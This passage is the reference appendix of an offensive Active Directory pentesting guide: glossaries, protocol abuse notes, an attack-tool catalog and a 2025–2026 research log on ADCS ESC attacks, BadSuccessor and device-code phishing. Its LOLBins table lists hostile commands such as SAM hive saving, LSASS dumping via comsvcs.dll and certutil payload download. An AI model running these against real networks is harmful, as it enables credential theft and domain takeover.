S4U	Service for User	Kerberos delegation extensions (Ch. 7.4)
S4U2Self / S4U2Proxy	S4U to Self / to Proxy	Get/forward a ticket as a user (Ch. 7.4.2)
SACL	System ACL	Auditing rules on an object
SAM	Security Account Manager	Local accounts hive (Ch. 6.2)
sAMAccountName	SAM Account Name	Pre-Win2000 logon name
SAML	Security Assertion Markup Language	Federation token format (Golden SAML, Ch. 12.3)
SAN	Subject Alternative Name	Identity baked into a cert (Ch. 7.6)
SID	Security Identifier	Unique principal ID
SIEM	Security Information and Event Management	Log aggregation/analytics (Ch. 13.12)
SMB	Server Message Block	File sharing / named pipes (port 445)
SPN	Service Principal Name	Service identifier; Kerberoast target (Ch. 1.10)
SRV record	Service record (DNS)	Locates DCs/services (Ch. 1.6.4)
SSO	Single Sign-On	One login across many services
SSP / SSPI	Security Support Provider (Interface)	Auth provider; SSP injection (Ch. 9.8)
SYSVOL	System Volume	Replicated share holding GPOs/scripts (Ch. 1.9)
TGS	Ticket-Granting Service / Service ticket	Per-service Kerberos ticket (Ch. 1.6.2)
TGT	Ticket-Granting Ticket	Proof-of-auth ticket (Ch. 1.6.2)
TTP	Tactics, Techniques & Procedures	How an adversary operates
UAC (object)	userAccountControl	Bitmask of account flags (Ch. 1.4)
UAC (Windows)	User Account Control	Elevation prompt (not a security boundary)
UPN	User Principal Name	user@domain logon form

Term	Expansion	One-line meaning
VBS	Virtualization-Based Security	Isolates secrets (Credential Guard)
WDAC	Windows Defender Application Control	App allow-listing (Ch. 11.4)
WinRM	Windows Remote Management	PowerShell remoting transport (5985/5986)
WMI	Windows Management Instrumentation	Management/exec API (Ch. 8.6)
WPAD	Web Proxy Auto-Discovery	Proxy auto-config; abusable (Ch. 4.6)
WSUS	Windows Server Update Services	Patch distribution; abusable (Ch. 7.10)

17.3 16.3 Core Protocols

Each entry: what it is, port(s), and where it's abused.

17.3.1 LDAP / LDAPS — *ports 389 / 636 (GC: 3268 / 3269)*

The query language/protocol for AD. Everything you enumerate (users, groups, ACLs, SPNs) comes via LDAP. Abused for enumeration (BloodHound, ldapsearch) and as a **relay target** to write RBCD/Shadow Creds. Deep dive: Ch. 1.6.1; relay: Ch. 4.4.

17.3.2 Kerberos — *port 88 (kpasswd 464)*

Ticket-based authentication via the KDC. TGTs prove identity; TGS tickets grant service access. Source of Kerberoasting, AS-REP roasting, and all ticket-forging attacks (golden/silver/diamond/sapphire). Deep dive: Ch. 1.6.2; attacks: Ch. 6, 9.

17.3.3 NTLM — *carried over SMB/HTTP/etc.*

Legacy challenge-response auth. No server binding by default -> **relay**; the NT hash is reusable -> **Pass-the-Hash**. Deep dive: Ch. 1.6.3; relay: Ch. 4.4; Pth: Ch. 8.2.

17.3.4 DNS — *port 53 (AD Web Services 9389)*

AD clients locate DCs via SRV records. Recon goldmine; DnsAdmins can run code on the DC. Deep dive: Ch. 1.6.4; DnsAdmins abuse: Ch. 7.9.

17.3.5 SMB — *ports 445 / 139*

File/printer sharing and named-pipe RPC transport. Used for share enum, Pth, the *exec family, relay, and coercion pipes. Deep dive: Ch. 1.6.5; lateral: Ch. 8.6.

17.3.6 MS-RPC — *port 135 + dynamic high ports (593 over HTTP)*

The RPC framework behind many services. Specific interfaces matter:

Interface	Used by / abuse
MS-DRSR (DRSUAPI)	Replication -> DCSync
MS-RPRN	Print System -> PrinterBug coercion
MS-EFSR	Encrypting File System -> PetitPotam coercion
MS-DFSNM	DFS namespace -> DFSCoerce
MS-FSRVP	Shadow Copy -> ShadowCoerce

Interface	Used by / abuse
MS-EVEN	EventLog -> coercion fallback
SAMR / LSARPC	Account/policy enumeration

17.3.7 WinRM — *ports 5985 / 5986*

PowerShell Remoting transport. Used by Evil-WinRM and Enter-PSSession. Lateral: Ch. 8.6–8.7.

17.3.8 WMI / DCOM — *port 135 + dynamic*

Management instrumentation and distributed COM; used for wmiexec/dcomexec lateral movement and WMI event-subscription persistence. Ch. 8.6, 10.13.

17.4 16.4 Authentication Material & Crypto

Material	What it is	Used for	Where
Cleartext password	The secret itself	Anything	—
LM hash	DES-based legacy hash	Trivial crack	rarely present
NT hash	MD4(password)	PtH, RC4 Kerberos key	Ch. 1.7, 8.2
AES key	Kerberos AES key	PtK / ticket forging	Ch. 8.3, 9.2
NetNTLMv1/v2	Challenge-response	crack / relay (not PtH)	Ch. 4.2, 6.10
TGT	Ticket-granting ticket	PtT, golden/diamond	Ch. 8.4, 9.2
TGS	Service ticket	PtT, silver	Ch. 8.4, 9.3
Certificate (PFX)	X.509 + key	PtC / PKINIT	Ch. 7.3, 8.5
DPAPI masterkey	Protects user secrets	decrypt creds/cookies	Ch. 6.4
PAC	Group/SID blob in tickets	authorization (forged in golden)	Ch. 1.6.2

Hash crack-mode reference: Ch. 14.13.

17.5 16.5 Technologies & Features (and their attack surface)

Technology	What it is	Attack surface	Chapter
ADCS	AD PKI / certificate authority	ESC1–ESC16, Certifried, ESC8 relay	7.6
GPO	Centralized policy	Write access -> code exec everywhere	1.9, 7.5
Trusts	Cross-domain/forest auth	Trust-key tickets, SID history, SID-filter bypass	1.11, 9.14
Delegation	Act on behalf of users	Unconstrained/Constrained/RBCD	7.4
LAPS	Rotating local admin pw	Read rights -> local admin	1.14, 5.9
gMSA	Managed service account	Read managed pw -> NT hash	1.14, 6.11
dMSA	WS2025 managed account	BadSuccessor (CVE-2025-53779)	7.6.5
SCCM/MECM	Endpoint management	NAA creds, client push, site takeover	7.10

Technology	What it is	Attack surface	Chapter
WSUS	Update distribution	HTTP MITM -> malicious update	7.10
Entra ID	Cloud identity	PRT, device-code phishing, role abuse	12
Entra Connect	Hybrid sync	DCSync + cloud sync account	12.2–12.3
ADFS	Federation	Golden SAML	12.3
Credential Guard	VBS secret isolation	Blocks LSASS cleartext/PtH	11.6
Protected Users	Hardened group	Blocks NTLM/RC4/delegation	11.7

17.6 16.6 Windows Built-in Tools / LOLBins

Native binaries you'll use for enumeration, execution, and persistence. They blend in (signature-wise) but are increasingly watched by behavioral EDR.

Tool	Purpose	Example
net / net1	Users/groups/shares/sessions	net group "Domain Admins" /domain
nltest	DCs, trusts, secure channel	nltest /domain_trusts /all_trusts
dsquery	LDAP-style queries	dsquery user
whoami	Identity/privs/groups	whoami /all
klist	List/purge Kerberos tickets	klist /klist purge
setspn	Manage SPNs	setspn -L svc_sql
reg	Registry read/save	reg save HKLM\SAM sam.save
sc	Service control	sc create svc binpath= ...
schtasks	Scheduled tasks	schtasks /create ...
wmic	WMI from CLI (legacy)	wmic process call create
powershell	Scripting/exec	powershell -enc <b64>
rundll32	Run DLL exports (LSASS dump)	rundll32 comsvcs.dll, MiniDump ...
certutil	Cert ops / file download	certutil -urlcache -f http://... f.exe
vssadmin	Volume Shadow Copies	vssadmin create shadow /for=C:
diskshadow	Scripted shadow copies	diskshadow /s script.txt
ntdsutil	AD DB maintenance / IFM dump	ntdsutil "ac i ntds" ifm ...
dnscmd	DNS management (DnsAdmins)	dnscmd /config /serverlevelplugindll ...
bitsadmin	Background transfers	bitsadmin /transfer ...
mstsc	RDP client	mstsc /v:host
winrs	Remote shell over WinRM	winrs -r:host cmd
robocopy	Copy (with /b backup mode)	robocopy /b ...

The LOLBAS project (lolbas-project.github.io) catalogs these and their abuse techniques. OPSEC note: native ≠ invisible — behavioral EDR flags anomalous parent/child chains (Ch. 11.5).

17.7 16.7 Offensive Tooling Catalog (by phase)

17.7.1 Reconnaissance & scanning

Tool	Role
Nmap	Port scan, service/version, NSE scripts
Masscan	Internet-scale fast port sweep
Kerbrute	Kerberos username enum + spray (quiet)
theHarvester / Amass	OSINT emails/subdomains
dig / nslookup / dnsx	DNS records, SRV, AXFR

17.7.2 Enumeration

Tool	Role
BloodHound (CE) SharpHound / bloodhound-(ce-)python NetExec (nxc)	Graph attack paths to Tier 0 BloodHound collectors Multi-protocol swiss-army (SMB/LDAP/WinRM/MSSQL/...), spray, modules, --sccm, built-in BH collector
ldapsearch / ldapdomaindump / windapsearch enum4linux-ng / rpcclient PingCastle / Purple Knight / ADRecon	LDAP queries/dumps SMB/RPC enumeration AD posture/misconfig reports

17.7.3 Credential access & cracking

Tool	Role
Mimikatz	LSASS creds, tickets, DCSync, golden/silver, DPAPI, SSP
pypykatz	Python LSASS/dump parser (offline)
Impacket secretsdump.py	SAM/LSA/NTDS/DCSync dumping
LaZagne	Local credential harvester
hashcat / John the Ripper	Offline password cracking
gMSADumper	Read gMSA managed passwords

17.7.4 Kerberos

Tool	Role
Rubeus	(Windows) roast, asktgt, s4u, monitor, ptt, golden/diamond
Impacket GetUserSPNs/GetNPUsers/getTGT/getST/ticketer	(Linux) roast, AS-REP, PtK, S4U, forge tickets

17.7.5 ADCS

Tool	Role
Certipy	(Linux) find/req/auth/relay/ca/account/parse — ESC1-16
Certify	(Windows) ADCS find/request
ForgeCert	Forge certs from stolen CA key (“golden certificate”)
PassTheCert	Authenticate via cert (LDAP/Schannel)

17.7.6 ACL / privesc / delegation

Tool	Role
PowerView / SharpView	Enumerate + abuse ACLs, sessions, delegation
bloodyAD	(Linux) LDAP-based ACL/RBCD/shadow-creds abuse
Impacket dacledit/ownedit/addcomputer/rbcd.py	DACL edits, computer creation, RBCD
Whisker / pyWhisker	Shadow Credentials (msDS-KeyCredentialLink)
SharpGPOAbuse / pyGPOAbuse	GPO-based code push

17.7.7 Relay & coercion

Tool	Role
Responder / Inveigh	LLMNR/NBT-NS/mDNS poisoning + capture
Impacket ntlmrelayx.py	NTLM relay to SMB/LDAP/HTTP/ADCS/MSSQL
mitm6	Rogue IPv6 DNS for relay chains
Coercer / PetitPotam / printerbug.py	Force authentication from a target
PCredz	Extract creds from pcap/live traffic

17.7.8 Lateral movement & pivoting

Tool	Role
Impacket	Remote execution methods
psexec/wmiexec/smbexec/atexec/dcomexec	
Evil-WinRM	WinRM PowerShell shell
Ligolo-ng	Modern TUN-based pivoting
Chisel / sshuttle / socat / plink	Tunneling / SOCKS / port forwards

17.7.9 MSSQL / SCCM / Cloud

Tool	Role
mssqlclient.py / PowerUpSQL	MSSQL auth, xp_cmdshell, linked servers
SharpSCCM	SCCM recon + NAA credential extraction
ROADtools (roadrecon/roadtx)	Entra tenant dump + token ops
AzureHound	Entra/Azure paths into BloodHound
AADInternals	Entra/AADConnect/ADFS attack toolkit
GraphRunner	Post-compromise MS Graph toolkit
TokenTacticsV2 / TokenSmith	Acquire/abuse cloud tokens (device code, PRT)

17.7.10 The Impacket suite (quick map)

Impacket is a Python library + dozens of example scripts. The ones you'll use most: `secretsdump.py`, `GetUserSPNs.py`, `GetNPUsers.py`, `getTGT.py`, `getST.py`, `ticketer.py`, `psexec.py`, `wmiexec.py`, `smbexec.py`, `atexec.py`, `dcomexec.py`, `ntlmrelayx.py`, `addcomputer.py`, `rbcd.py`, `dacledit.py`, `ownedit.py`, `mssqlclient.py`, `lookupsid.py`, `GetADUsers.py`, `samrdump.py`. Cheat sheet: Ch. 14.5.

17.8 16.8 PowerShell Tooling

Item	What it is
AD PowerShell module (Get-ADUser, Get-ADGroup, Get-ADComputer, Get-ADDomain, ...)	Microsoft's RSAT module (talks to AD Web Services, port 9389)
PowerView	Offensive recon/abuse cmdlets (Get-Domain*, Find-InterestingDomainAcl, Find-DomainUserLocation, Add-DomainObjectAcl)
SharpView	C# port of PowerView (avoids PowerShell logging/CLM)
PowerUp	Local privesc checks (Invoke-AllChecks)
PowerUpSQL	MSSQL discovery + abuse
Inveigh	PowerShell/C# Responder-equivalent
PowerSploit / Nishang	Broader offensive PowerShell collections

Most PowerShell tooling is subject to **AMSI**, **script-block logging (Event 4104)**, and **CLM** (Ch. 11.2–11.3). The C# equivalents (SharpView, SharpHound, Rubeus) exist to sidestep these.

17.9 16.9 Defensive Technologies

Tool/Tech	Role
Microsoft Defender for Identity (MDI)	DC sensors detecting DCSync, golden/silver tickets, recon, coercion
Microsoft Sentinel / SIEM	Centralized log analytics + UEBA
Sysmon	Rich endpoint telemetry (proc/network/LSASS-access/WMI)
Credential Guard	VBS isolation of LSASS secrets
LAPS / Windows LAPS	Unique rotating local admin passwords
Protected Users / Tiering / PAW	Limit where privileged creds are exposed
PingCastle / Purple Knight / BloodHound (defensive)	Find misconfigs/attack paths to fix
Honey tokens / accounts	High-fidelity tripwires

Event-ID reference and full hardening: Ch. 13.

17.10 16.10 File Formats & Artifacts

Extension / name	What it is
NTDS.dit	The AD database (ESE/Jet) holding all hashes (Ch. 1.5)
SAM / SYSTEM / SECURITY	Registry hives (local hashes, bootkey, LSA secrets)
.dmp	Memory dump (e.g. LSASS) for offline parsing
.kirbi	Windows/Rubeus Kerberos ticket file
.ccache	Linux/MIT Kerberos ticket cache (KRB5CCNAME)

Extension / name	What it is
.pfx / .p12	Certificate + private key (PKINIT/PtC)
.pem / .crt / .key	Cert / public / private key (PEM)
cpassword (XML in SYSVOL)	Legacy GPP encrypted local-admin password (Ch. 1.9)
.zip (BloodHound)	SharpHound collection output for ingest

Ticket conversion: `ticketConverter.py` swaps `.kirbi` <-> `.ccache` (Ch. 8.4).

17.11 Chapter 16 Recap

This chapter is your decoder ring: every acronym, protocol, Windows binary, offensive/defensive tool, and file format in one place, each pointing to its deep-dive chapter. When any later (or earlier) section uses a term you've forgotten, this is the fastest way back to context.

[DONE]

Chapter 18

Appendix — Research Log & 2025–2026 Update Notes

This log records the live-source verification pass done for the fast-moving topics in this guide, with citations. *Content was rephrased for compliance with source licensing.* Always re-verify exact syntax/CVE details against the primary sources before relying on them in an engagement — this field changes monthly.

18.1 ADCS — the ESC catalog now runs ESC1–ESC16

SpecterOps’ original “Certified Pre-Owned” (2021) defined ESC1–ESC8; by 2025 the community-tracked list reaches **ESC16**. Certipy (the certipy-ad package, maintained by Oliver Lyak / ly4k) supports identifying and abusing the full **ESC1–ESC16** range.

- **ESC15 / EKWu (CVE-2024-49019)**: schema **Version 1** templates honor request-supplied **application policies**, letting an enrollee inject Client Authentication (or enrollment-agent) usage into a cert from a v1 template.
- **ESC16 — Security Extension Disabled on the CA (CA-wide)**: the CA is globally configured to **omit the SID security extension** szOID_NTDS_CA_SECURITY_EXT (OID 1.3.6.1.4.1.311.25.2) from *all* issued certificates — typically because the OID is listed in the CA’s DisableExtensionList registry key (or due to missing patches). This is conceptually **ESC9 applied to the entire CA** rather than a single template: with the SID extension absent on every cert, weak/compat certificate **mapping** can be abused (e.g., combined with control over a victim’s userPrincipalName) to authenticate as a privileged account. Remediation: ensure the security extension is enabled (don’t list its OID in DisableExtensionList) and apply current patches.

Tooling note — stealthy AD CS recon: Certipy added a **certipy parse** command (Compass Security, Feb 2025) for **offline** AD CS enumeration from local registry data — quieter than the LDAP/RPC certipy find.

Sources: SpecterOps Certify/Certipy docs; certipy-ad on PyPI; ly4k/Certipy wiki; encryptionconsulting.com ESC1–ESC16 playbook; securew2.com; Compass Security blog (stealthy AD CS recon).

18.2 dMSA / BadSuccessor — CVE-2025-53779 (Windows Server 2025)

BadSuccessor is a privilege-escalation technique against the **delegated Managed Service Account (dMSA)** feature introduced in **Windows Server 2025**, disclosed by **Yuval Gordon (Akamai)** in **May 2025**.

- **Preconditions**: at least **one Windows Server 2025 DC** in the domain, and an account with permission to **create a dMSA** (e.g., CreateChild on an OU) **or write** the relevant attributes on an existing dMSA. Works with **default configuration** and even in domains that don’t actively use dMSAs.
- **Mechanism**: the attacker abuses the dMSA **migration/succession** path — linking the dMSA as the “successor” of a target account (e.g., a Domain Admin). Kerberos then treats the dMSA as inheriting the predecessor’s

identity/privileges, with the target's SIDs/groups carried via the **KERB-DMSA-KEY-PACKAGE** in the PAC -> the low-priv attacker obtains DA-equivalent access.

- **Patch:** Microsoft fixed it as **CVE-2025-53779** in the **August 2025 Patch Tuesday** (a Windows Kerberos relative-path-traversal EoP).
- **Post-patch reality:** the patch mitigates the core privesc, but dangerous dMSA permissions can **still** be abused for **persistence / lateral movement** (Akamai "BadSuccessor Is Dead, Long Live BadSuccessor(?)"; Altered Security "BetterSuccessor"). **Defense:** patch all WS2025 DCs **and** restrict who can create/modify dMSA objects.

Sources: Akamai SIG (Yuval Gordon) original + patch-analysis blogs; Microsoft / MSRC CVE-2025-53779; Tenable FAQ + IoE; Unit 42 (Palo Alto); Help Net Security (Aug 2025 Patch Tuesday); Altered Security "BetterSuccessor".

18.3 Entra ID / Cloud — Device Code Phishing is the dominant 2025–2026 vector

Device code phishing abuses the OAuth 2.0 **Device Authorization Grant**. The victim authenticates on a **real Microsoft domain with real MFA** (no lookalike page), and the attacker receives tokens — commonly a **~90-day refresh token** — bypassing passwords, MFA, and even passkeys in many flows. Actively used by **Storm-2372** and **UTA0352** against M365 tenants.

- Related/adjacent: **AITM** (Evilginx-style) session-cookie theft, **FOCI** (Family of Client IDs) refresh-token reuse across Microsoft first-party clients, and **PRT/Windows Hello key** phishing (Dirk-jan Mollema).
- **Defense:** Conditional Access policy to **block/limit the device code flow** to known scenarios, phishing-resistant MFA + **token protection/binding**, restrict device registration, monitor Entra sign-in logs for device-code grants and anomalous refresh-token use, and use Continuous Access Evaluation (CAE) for fast revocation.

Sources: Microsoft Security blog (device-code campaigns); Volexity / Elastic Security Labs (UTA0352 OAuth phishing); dirkjanm.io (PRT/WHfB phishing); Push Security; kayssel.com.

18.4 Tooling currency notes

- **NetExec (nxc)** — successor to CrackMapExec; recent additions include a **built-in BloodHound collector** (LDAP protocol), **--sccm** to dump DPAPI-stored SCCM credentials, and numerous **loot modules** (MobaXterm, mRemoteNG, VNC software, Google refresh tokens). Protocols: smb, ldap, winrm, mssql, rdp, wmi, ssh, ftp, vnc, nfs.
- **Certipy (certipy-ad)** — full ESC1–ESC16 support; find, req, auth, relay, ca, account, parse (offline recon), shadow-credentials and golden-certificate post-ex.
- **BloodHound CE** — current standard (legacy BloodHound deprecated); collect with SharpHound (CE) or bloodhound-ce-python.

Sources: Pennyw0rth/NetExec repo + netexec.wiki (incl. v1.2.0 "ItsAlwaysDNS" notes); Kali tools page; ly4k/Certipy wiki.

18.5 Things to always re-verify before an engagement

- Exact Certipy flags for ESC9/10/13/14/15/16 (they evolve per release).
- Whether target DCs are patched for: ZeroLogon (CVE-2020-1472), noPac/sAMAccountName (CVE-2021-42278/42287), Certifried (CVE-2022-26923), Ekuwu (CVE-2024-49019), BadSuccessor (CVE-2025-53779), and the rolling Kerberos PAC hardening.
- Current diamond/sapphire ticket syntax in Rubeus/Impacket (PAC handling changes with patches).